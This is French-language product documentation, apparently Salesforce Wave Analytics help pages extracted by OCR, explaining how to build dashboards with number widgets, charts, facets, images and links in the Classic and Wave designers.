
1. Dans la page d'accueil, cliquez sur **Créer** > **Tableau de bord**.
   Les modèles de présentation s'affichent.




2. Choisissez un modèle de présentation ou sélectionnez une option pour créer un tableau de bord vide dans le concepteur Classic ou le concepteur de tableau de bord Wave. Les modèles de présentation créent des tableaux de bord dans le concepteur de tableau de bord Wave. Dans le cas présent, nous allons créer un tableau de bord vide à l'aide du concepteur Classic.
3. Sélectionnez **Tableau de bord vide dans le concepteur classique**, puis cliquez sur **Continuer**.
   Si vous n'avez pas refusé d'utiliser le concepteur de tableaux de bord Wave, l'écran contextuel « Prêt(e) pour le concepteur de tableau de bord Wave ? » s'affiche.
4. Sélectionnez **Pas maintenant**.
   Le concepteur Classic s'ouvre.




5. Cliquez sur pour enregistrer le tableau de bord dans une application.





6. Cliquez sur **Enregistrer**.

## Ajout d'indicateurs de performance clés au tableau de bord

Parfois, un simple chiffre peut fournir une mesure rapide et essentielle de l'activité. Par exemple, le nombre total de requêtes de support ouvertes et le nombre de nouvelles requêtes de support ouvertes cette semaine sont des mesures clés qui peuvent s'avérer très utiles pour un responsable de service. Ajoutez des widgets numériques pour fournir des indicateurs clés à un tableau de bord.

1. Ouvrez le jeu de données Opportunités, puis cliquez sur + Measure pour calculer la valeur totale de toutes les opportunités des encours.
   a. Dans le sélecteur de mesure, sélectionnez `Somme` dans la colonne gauche.
   b. Sélectionnez un champ de jeu de données dans la colonne de droite que vous souhaitez totaliser. Dans le cas présent, sélectionnez `Montant`.





**Remarque:** N'ajoutez aucun regroupement. Par définition, un chiffre consiste en un seul groupe. Vous ajouterez plus tard un graphique qui affiche la valeur de regroupements différents.

2. Tant que nous sommes là, ajoutons un autre type de mesure qui peut offrir un contexte supplémentaire à la situation que nous présentons dans ce tableau de bord. Par exemple, vous pouvez sélectionner `Nombre` et `isWon` pour obtenir le nombre d'affaires conclues.
3. Cliquez sur afin d'épingler cette perspective au concepteur Classic.

   **Conseil:** Si vous avez plusieurs tableaux de bord, la perspective est épinglée au dernier tableau de bord ouvert.

4. Dans le concepteur Classic, cliquez sur le widget numérique ( 123 ) pour créer un widget numérique vide, puis sélectionnez la première perspective épinglée contenant un montant total.
   Le chiffre affiché dans le widget numérique correspond à la première mesure (à gauche) que vous avez spécifiée dans la perspective.
5. Pour choisir une mesure différente dans la perspective ou configurer d'autres propriétés pratiques, sélectionnez le widget numérique et définissez les propriétés dans la section Propriétés du widget.
   a. Donnez un titre au widget. Le titre par défaut, qui correspond au nom du champ, peut manquer de précision pour l'utilisateur.
   b. En présence d'un chiffre important, sélectionnez **Raccourcir le numéro** afin de réduire la longueur de l'affichage. Cela convertit un chiffre tel que `2 148 352` en `2M` plus facile à lire.
6. En procédant de même, ajoutez un autre widget numérique en fonction de la deuxième perspective épinglée qui indique le nombre d'affaires gagnées.

   Votre tableau de bord contient désormais les deux widgets numériques.



# Ajout de visualisations au tableau de bord

Ajoutez des graphiques pour visualiser et interagir avec les données et les interpréter. Chaque graphique est basé sur la requête sous-jacente d'une perspective.


Dans les étapes suivantes, nous allons créer deux graphiques interactifs qui permettront à l'audience d'analyser l'en-cours des ventes. Le premier graphique analysera l'en-cours par propriétaire de compte. Le deuxième l'analysera par étape. Les deux graphiques sont basés sur une perspective Opportunités, qui inclut un décompte du nombre d'opportunités et aucun regroupement.

1. Vérifiez que le tableau de bord de l'en-cours des ventes est ouvert.

   Le tableau de bord doit être ouvert pour pouvoir épingler des perspectives.

   **Remarque:** Si aucun tableau de bord n'est ouvert, Wave en crée un.

2. Dans la page d'accueil, ouvrez la perspective Opportunités.
3. Regroupez les données par Propriétaire de compte.





4. Cliquez sur pour épingler la perspective au tableau de bord.
5. Changez le regroupement Propriétaire de compte en regroupement Nom d'étape.

   Pour changer un regroupement, cliquez dessus, puis sélectionnez le nouveau regroupement.


6. Épinglez la perspective au tableau de bord.

   Les deux perspectives sont désormais épinglées au tableau de bord, nous pouvons réaliser des graphiques basés sur ces perspectives.


7. Affichez le tableau de bord de l'en-cours des ventes dans le concepteur classic.



8. Dans le concepteur classic, cliquez sur le widget graphique, puis sélectionnez la première perspective épinglée qui contient le nombre d'opportunités regroupées par propriétaire de compte.
   Le graphique affiche les résultats issus de la requête sous-jacente dans la perspective épinglée.





9. Créez un autre graphique basé sur les autres perspectives épinglées (celles regroupées par nom d'étape).
   Le widget du nouveau graphique affiche le nombre d'opportunités dans chaque étape.




10. Cliquez sur pour afficher le tableau de bord en mode présentation.

Vous visualisez désormais votre tableau de bord tel que l'audience l'affiche, et vous pouvez poser des questions.





## Widgets de facette pour afficher des données sous plusieurs angles

Les widgets issus d'un même jeu de données présentent par défaut plusieurs facettes. La notion de facettes signifie que lorsque vous filtrez un widget, tous les widgets associés sont filtrés de la même façon. Vous pouvez activer ou désactiver les facettes de chaque widget.

Intéressons-nous maintenant au fonctionnement du facettage avec les widgets numériques et graphiques que nous avons ajoutés à notre tableau de bord.


1. Dans le tableau de bord Encours de ventes, cliquez sur la première barre du graphique qui affiche le nombre d'opportunités regroupées par propriétaire de compte.
   Notez que cette première barre est désormais surlignée et que les résultats des autres widgets ont été modifiés. Avec le facettage, les widgets numériques et l'autre graphique affichent désormais uniquement les résultats du propriétaire de compte sélectionné. Chaque widget affiche le même jeu de données sous différents angles. Les widgets créés depuis le même jeu de données sont facettés, par défaut.




2. Cliquez de nouveau sur la première barre pour supprimer le filtre en fonction du propriétaire du compte.

Notez que les résultats sont désormais affichés pour tous les propriétaires de compte.

3. Dans le graphique qui affiche le nombre d'opportunités regroupées par nom d'étape, cliquez sur la première barre.
Le tableau Propriétaires de compte est modifié pour afficher les valeurs des affaires de chaque commercial dans l'étape sélectionnée. Mark est le seul à avoir des affaires dans cette étape. Par conséquent, il figure seul dans le graphique Propriétaires de compte.




4. Pour désactiver le facettage d'un widget particulier, effacez l'option **Facetter cette perspective** dans les propriétés de la perspective.


Conseil: Vous pouvez utiliser des liaisons pour les widgets de facette créés avec d'autres jeux de données. Pour plus d'informations, reportez-vous au guide Wave Analytics Dashboard JSON Guide.

## Ajout d'images au tableau de bord

Ajoutez des images afin d'illustrer le contexte et d'agrémenter le tableau de bord pour votre audience. Par exemple, si votre tableau de bord est conçu pour faciliter le suivi des ventes de divers produits, vous pouvez différencier les produits avec leur logo.

1. Chargez l'image que vous souhaitez utiliser dans les Documents, puis sélectionnez l'option « Image accessible en externe ».
Si vous ne sélectionnez pas l'option, l'image n'est pas affichée dans le tableau de bord.
2. Copiez l'ID de l'enregistrement du document dans l'URL de la barre d'adresse.
3. Dans le tableau de bord, cliquez sur le widget de case, puis copiez l'ID de l'enregistrement dans le champ **ID de document d'image**, dans les propriétés du widget.

Remarque: Vous pouvez également utiliser le widget de case pour griser une section du tableau de bord ou pour lui ajouter une couleur d'arrière-plan. Par exemple, utilisez des zones colorées pour mettre en évidence les métriques et les filtres importants.




Pour cela, n'insérez pas d'image et définissez la couleur d'arrière-plan dans le champ **Couleur d'arrière-plan** dans les propriétés du widget.

CONSULTER ÉGALEMENT :

https://help.salesforce.com/apex/HTViewHelpDoc?id=docs_upload.htm

## Liaison à des perspectives et à d'autres tableaux de bord

Utilisez des liens pour associer un tableau de bord à plusieurs perspectives et tableaux de bord. Le widget est utile pour répartir l'analyse entre plusieurs ressources, au lieu de tout regrouper dans un seul de bord. Il permet également de créer des parcours d'analyse des données.

1. Dans le tableau de bord, cliquez sur l'icône du lien.
2. Dans les propriétés du widget, spécifiez les propriétés du lien, notamment celles répertoriées ici.

**Type de destination**
Spécifiez si le widget du lien pointe vers une perspective enregistrée, un tableau de bord enregistré ou une nouvelle perspective.

**Destination**
Spécifiez la ressource de perspective ou de tableau de bord vers laquelle pointe le lien.

Remarque: Si vous essayez de créer un widget de lien avec un tableau de bord qui n'a pas été enregistré dans la version Spring '16 et que la ressource n'est pas affichée dans la liste de sélection, ouvrez d'abord la ressource, puis référencez la ressource dans la liste de sélection.

**Inclure l'état du tableau de bord**
Lorsque cette option est activée, les sélections effectuées dans les widgets avec des étapes facettées sont transférées à la perspective ou au tableau de bord lié. Lors du transfert des états, du tableau de bord, Wave Analytics vérifie que les perspectives de la destination sont compatibles avec celles du tableau de bord source.

Remarque: Wave ne transfère pas l'état d'un tableau de bord dans les cas suivants :


- La perspective source n'est pas facettée.
- La perspective de destination utilise un jeu de données différent de celui de la perspective source.
- Lors de la liaison avec un autre tableau de bord, la perspective de destination utilise des regroupements différents de ceux de la perspective source. Si la destination de la liaison est une perspective, les regroupements n'empêchent pas le transfert de l'état du tableau de bord.

**Texte**
L'étiquette du lien sur lequel vous cliquez pour accéder à la ressource liée.

## Affichage des détails de la perspective d'un widget

Pour vous assurer qu'un widget affiche les données appropriées, examinez les détails de la perspective du widget.

1. Lors de l'affichage du tableau de bord en mode de présentation, pas en mode d'édition, survolez un widget, puis cliquez sur .





Affichage des détails de la perspective.

2. Vérifiez le jeu de données, ainsi que les dimensions, les mesures et les filtres appliqués, et les autres détails de la perspective du widget.

## Filtrage ou retrait des perspectives épinglées au tableau de bord

Organisez les perspectives épinglées à un tableau de bord afin de réduire l'encombrement. Vous pouvez filtrer la liste des perspectives épinglées afin d'afficher celles qui ne sont pas utilisées et de les retirer de votre tableau de bord.

1. Dans le menu des perspectives épinglées, filtrez par **Toutes les perspectives**, **Perspectives actives** ou **Perspectives non utilisées**.




2. Si une perspective n'est pas utilisée, vous pouvez également la supprimer de votre tableau de bord en cliquant sur .

   Si la perspective est enregistrée dans Wave Analytics, elle reste disponible et peut être ouverte à partir des perspectives après son retrait de votre tableau de bord.

# Élaboration d'un tableau de bord avec le concepteur de tableau de bord Wave

Élaborez un tableau de bord Wave pour suivre en permanence les métriques clés de votre activité, en analysant les résultats par dimensions clés telles que la région, les produits et la période. Vous pouvez ajouter des graphiques interactifs qui synthétisent les informations sous un format convivial. Vous pouvez ajouter des tableaux pour montrer les détails d'enregistrements de niveau inférieur et créer des colonnes avec des valeurs calculées. Vous pouvez également ajouter des filtres afin de permettre aux visualiseurs du tableau de bord d'affiner l'affichage des résultats.

Le concepteur de tableau de bord Wave est activé par défaut. Si vous ne pouvez pas y accéder, votre administrateur l'a peut-être désactivé.

Un tableau de bord Wave est un ensemble de widgets qui, combinés, restituent le contexte de données sous plusieurs angles. Selon les informations que vous souhaitez afficher et le comportement que vous souhaitez définir pour le tableau de bord, vous pouvez afficher différents widgets, notamment des indicateurs de performance clés, des graphiques, des tableaux, des filtres et des images.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

Création d'un tableau de bord dans le concepteur de tableau de bord Wave

Vous pouvez utiliser un modèle de présentation prédéfini pour créer un tableau de bord. Les modèles de présentation prédéfinis contiennent des widgets vides (sans étape), des sections et un thème de couleur. Pour créer votre propre présentation, sélectionnez le modèle vide.

Ajout de widgets au tableau de bord

Les widgets sont les blocs de construction de base d'un tableau de bord. Dans le concepteur de tableau de bord Wave, vous pouvez ajouter différents widgets pour exécuter des fonctions, notamment calculer des indicateurs de performance clés, filtrer les résultats d'un tableau de bord, visualiser vos données à l'aide de graphiques interactifs et afficher les détails au niveau de l'enregistrement dans des tableaux.

Génération de présentations de tableau de bord uniques pour différents appareils

Après avoir ajouté des widgets au tableau de bord, optimisez la présentation pour tous les appareils sur lesquels les tableaux de bord peuvent être visualisés. Par exemple, vous pouvez retirer des widgets d'une présentation pour téléphone mobile afin de diminuer la taille du tableau de bord affiché sur un petit écran. Vous pouvez également déplacer des widgets dans la présentation sans affecter les autres éléments.

Raccourci clavier pour l'élaboration d'un tableau de bord Wave

Vous pouvez contrôler quelques actions de base à partir de votre clavier. Les raccourcis du concepteur de tableau de bord varient selon que vous utilisez le concepteur Classic ou le concepteur de tableau de bord Wave.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un tableau de bord ?

Quel type de tableau de bord dois-je créer ?

Pratiques recommandées pour l'élaboration de tableaux de bord Wave

Concepteur de tableau de bord Wave, pour élaborer aisément des tableaux de bord

Élaboration d'un tableau de bord avec le concepteur Classic

# Création d'un tableau de bord dans le concepteur de tableau de bord Wave


Vous pouvez utiliser un modèle de présentation prédéfini pour créer un tableau de bord. Les modèles de présentation prédéfinis contiennent des widgets vides (sans étape), des sections et un thème de couleur. Pour créer votre propre présentation, sélectionnez le modèle vide.

**AUTORISATIONS UTILISATEUR**


Pour créer un tableau de bord :

- "Créer et modifier des tableaux de bord Wave Analytics

1. Dans la page d'accueil, sélectionnez **Créer** > **Tableau de bord**.




2. Sélectionnez un modèle, puis cliquez sur **Continuer**.
   Par exemple, sélectionnez **Tableau de bord vide dans le concepteur de tableau de bord**.



En plus du modèle vide, vous pouvez sélectionner un modèle avec une conception de tableau de bord prédéfinie. Ces modèles sont conçus uniquement pour le concepteur de tableau de bord Wave. Les modèles prédéfinis sont fournis avec des widgets vides, des sections et un thème de couleur.

3. Pour modifier le tableau de bord, cliquez sur .
4. Si vous avez sélectionné un modèle prédéfini, vous pouvez ajouter une étape à chaque widget en cliquant sur l'icône dans le widget vide. Un assistant vous guide dans le processus d'ajout de l'étape.
   Une fois l'assistant terminé, Wave renseigne le widget en fonction des résultats de l'étape. Wave ajoute également les étapes au panneau des étapes.
5. Pour enregistrer le tableau de bord dans une application, cliquez sur .
6. Saisissez un titre et une description, puis sélectionnez l'application dans laquelle vous souhaitez enregistrer le tableau de bord.
   Les autorisations de l'application déterminent l'accès de chaque utilisateur au tableau de bord. Pour vous assurer que les utilisateurs voulus disposent de l'accès approprié au tableau de bord, vérifiez les autorisations de l'application.
7. Cliquez sur **Enregistrer**.
8. Cliquez sur , puis sur **Propriétés** pour définir les propriétés par défaut du widget.
   Lors de la création d'un widget, vous pouvez spécifier s'il utilise les propriétés par défaut. Utilisez les paramètres par défaut pour afficher des bordures et un arrière-plan cohérents entre tous les widgets.

Propriétés du tableau de bord
